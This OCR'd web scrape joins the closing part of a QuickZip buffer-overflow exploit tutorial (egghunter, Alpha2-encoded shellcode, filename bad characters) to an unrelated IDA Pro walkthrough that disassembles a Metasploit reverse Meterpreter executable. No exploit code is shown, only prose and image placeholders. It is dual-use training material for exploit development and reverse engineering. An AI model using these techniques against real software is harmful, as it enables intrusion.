
Now, POP EAX takes 1 byte. JMP will take 2 bytes. So, any offset of 3 bytes or above will work. We have \xF7 available to us.

Building THE exploit


Final piece in the puzzle is our shellcode. We can encode the shellcode with same Alpha2 encoder. This time we will use EDI as **BufferRegister**, egghunter will already have the address stored in this register. You can use other encoders as well, since bad chars wouldn't matter for shellcode. But you still need to consider \ / : as bad chars as these characters have special meaning for filenames.


Our final exploit should now look like:

We'll create our final ZIP, run it and boom!










Exploit chain

We have a shell, oh yeah!



Conclusion

I encourage you to rewrite the whole exploit with your own ideas. Corelanc0d3r's article also encourages you to think and think hard. Try random stuff, break things. If you found a different method to exploit this then please share with us. Remember to always try harder!


https://medium.com/@notsoshant/windows-exploitation-dealing-with-bad-characters-quickzip-exploit-472db5251ca6

https://www.bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/

IDA Pro

IDA Pro is the best disassembler in the business. Although it costs a lot, there's still a free version available. I downloaded IDA Pro 6.2 limited edition, which is free but only supports disassembly of x86 and ARM programs. Otherwise, it supports a myriad of other platforms, which we won't need here.


When IDA Pro is first loaded, a dialog box will appear asking you to disassemble a new file, to enter the program without loading any file, or to load the previously loaded file. This can be seen below:



We'll choose to disassemble a new file. We'll select the reverse Meterpreter executable that we previously created with Metasploit framework. We can also disable the "Display at startup" checkbox in the bottom of the window presented on the picture above so that IDA Pro runs only when we want to use it. I guess whenever we've been working on some file already, it's best to click on the Previous button to open one of the files we've been working on in the past.

Upon opening the executable, IDA Pro will automatically recognize the file format of the executable: in our case, it is a PE Windows executable. It will also recognize the architecture the executable was compiled against. This can be seen on the picture below, where the Processor Type of "Intel 80×86 processors: metapc" is detected. The processor type specifies the processor module that will be used to disassemble the executable. The processor modules

are located under IDA Pro's procs directory; in my case, the following modules are available: arm.ilx and pc.ilx. Usually, the executable architecture and processor type are recognized successfully and we won't need to change that in the presented window.



The list of file types generated from the list of potential file types is located in IDA Pro's loaders directory. IDA Pro will automatically present the file types that can be used to work with the loaded file. Any file loader that can recognize the analyzed file will be presented and we will be able to choose any of them. On my version of IDA Pro, the loaders directory contains the following files: dbg.llx, elf.llx, macho.llx, pe.llx. In our case, it was the pe.llx that was able to recognize the analyzed file and display itself as the "Portable executable for 80386" option.

After we click on the OK button, IDA Pro will load a file as if it was loaded by the operating system itself.

Database files

Upon opening a new file to analyze with IDA Pro, it analyzes the whole executable file and creates an.idb database archive. The .idb archive contains four files [1]:

- name.id0 – contains contents of B-tree style database,
- name.id1 – contains flags that describe each program byte,
- name.nam – contains index information related to named program locations,

- name.til – contains information about local type definitions

All of these file formats are proprietary and can only be used in IDA. Once the .idb database has been created for a specific executable, IDA won't need to analyze the program again when we load it later. Moreover, IDA doesn't even require the executable anymore; we can now work with just the .idb file. This is a useful feature that can be used to pass around .idb files to other researchers without the malicious executable. Therefore, IDA can analyze the executable without the actual executable, and with only the database archive file.

Anytime we're trying to close the currently open.idb database (the currently analyzed executable), IDA asks us if we would like to save changes to the disk. We can choose from the following options:

- Don't pack database: flush changes to .id0, id1, nam and til databases and don't create .idb file.
- Pack database (Store): archives the .id0, id1, nam and til into the .idb archive. Note that the .idb of the previous session is overwritten.
- Pack database (Deflate): the same as the previous option, except the database files are compressed in the .idb archive.
- Collect garbage: deletes any unused memory pages from the database. This can be useful if we want to create a smaller database .idb file.
- Don't save the database: we can pick this option if we don't want to save the changes that we have made.

If we are using the demo version of IDA, we won't be able to save our work, since that function is disabled. If we want to use that option, we can either download IDA Pro 5.0, which is free but outdated, or pay for our own IDA Pro version.

If we saved our work, we can open the database anytime later on and it will load really fast, because it doesn't need to perform the whole analysis of the executable file like the first time. This saves us time and money when analyzing malicious files.


We need to keep in mind that whenever IDA analyzes the executable, it must do quite a lot of work, like parsing the executable's header (in our case, a PE executable header), parsing and creating sections for various executable's file sections that it may have (.data, .code, etc), identifying the entry point of the executable where the code will start executing if we run it, etc.

During that time, IDA will also load and parse the actual code instructions of the executable file into the assembly instructions of the selected processor module. Those assembly instructions are then also showed to the user for analysis. But IDA doesn't stop there; it can also scan the generated assembly instructions to figure out additional information about the executable, like the compiler which was used to compile the executable, the function's arguments, the function's local variables, etc.

All in all, IDA can be incredibly helpful in analyzing an executable by providing various information that we normally would have had to figure out ourselves.

Graphical user interface

The most important and basic part of IDA Pro that we need to understand is its graphical user interface, since we'll probably be using it a lot, as otherwise we wouldn't be reading this article. So far, after we've loaded the meterpreter.exe executable, IDA will look like the picture below:



We can see the menu area that contains the menu items File, Edit, etc. This can be used to do anything that is possible to do with IDA; it's just a matter of finding the right option we would like to do. A shortcut for various actions is the toolbar area that provides shortcuts for the same actions we could find in the Menu itself. We can add and remove toolbars by using the View – Toolbars menu option. The next thing is an overview navigator, which is also presented on the picture below for clarity:



It represents the whole memory space used by the analyzed application. If we right-click on it, we can zoom in and out to represent smaller chunks of memory. We can also see that different colors are used for different parts of the memory; this depends on the type of data or code being loaded into that area. At the very beginning of the navigator, we can see a very small yellow arrow that points to the location where we're currently at in the disassembly window.


On the picture below, we're presenting the different views on the gathered data. The data was gathered on the initial analysis of the executable and now we're merely asking IDA to return a specific type of data in its own data view.




We can see that there are a lot of data views available and all of them contain one or more specific information that was gathered from the loaded executable. To open a specific data view, we can go to View – Open Subviews and choose the appropriate view we would like to show. We can also switch back to the default view by clicking on Windows – Reset desktop.

The main view is the disassembly window where we can see the actual disassembled code of the analyzed executable. We can switch between the graph and the listing view that actually represents the same program. The graph view can be used if we want to quickly figure out the execution flow of the current function and the listing view can be used when we want to see the actual assembly instructions.

The graph overview of the Meterpreter executable is presented on the picture below:




This is just an overview of the program for easier navigation of the piece of code that we would like to be analyzing. In the picture above, we clicked on the start of the program (note the dotted rectangular square). But as it's on the graph overview, we can't see the actual code that will get disassembled. There's an additional window, the graph view window, which goes together with the graph preview window where we can see the disassembled code presenting the corresponding code as in the graph preview, shown on the picture below:




On the left side is a window presenting the actual disassembled code of the beginning of the program. On the right, we can see the overview graph presenting the same beginning of the program. On the graph overview, the program is broken down into logical blocks, where each block is presenting a jump target (as defined in the assembly code). From the graph overview we can also see the logic the program uses while executing. In our case, we can see that there are no decision branches and the program is executed from start to finish without any decisions. The arrows between the blocks can be green, red or blue. In our case, all of the arrows are blue because there's no branching being done. If the program is deciding something at some point and there are two possible branches the execution can go into, we will have a green arrow to note what is taken by default and a red arrow for what isn't taken by default. The graph overview always presents the whole current function of the program, which makes it easy to go to a specific point in the program if the program is overly complicated and the navigation in the listings view becomes difficult.

The listing view of the Meterpreter executable is presented on the picture below:



Let's also present another listing window that has a little more going on than the one on the picture above.




We can switch between different locations in listing view or within the graph view; both of the views will represent the same code at any given time. If we look at the graph and the listings view more carefully, we can see that the listings view also presents the virtual addresses where certain instructions are located, while the graph view hides those. This is because the graph view can be presented more clearly with less information, so virtual addresses are hidden. Nevertheless, if we would like to show those addresses, we can enable them in

Options – General – Disassembly and enable the “Line prefixes” option. Those preferences can be seen on the picture below:

On the left side of the listing window, we can see different arrows that show us the branching in the analyzed program. On the line 0x0040134B, we can see the program will jump to the location 0x00401337 and continue the execution from there.

The arrays are of different colors and can be solid or dashed. The solid lines represent unconditional jumps, while the dashed lines represent conditional jumps. In our example, the red line is solid, because the instruction located at that address uses the unconditional instruction jmp.


IDA pro can also figure out the arguments of the function in question. We can’t see any function parameters on the picture above but we can see the comments noted with a ‘;’ at the end of some of the lines. Each of the comments lets us know that another instruction is referencing that place in the code. In our case, we can see a cross-reference comment “; CODE XREF: .text:0040134B”, which lets us know that the instruction at address 0x0040134B is referencing the current address. So though we already know that the program is jumping from location 0x0040134B to 0x00401337, we often won’t be able to tell so easily, which is why the cross-references can be very helpful.



When viewing the instructions in graph mode afterwards, the virtual addresses will be enabled. This can be seen on the picture below where we presented the same picture as above, just with virtual addresses enabled:

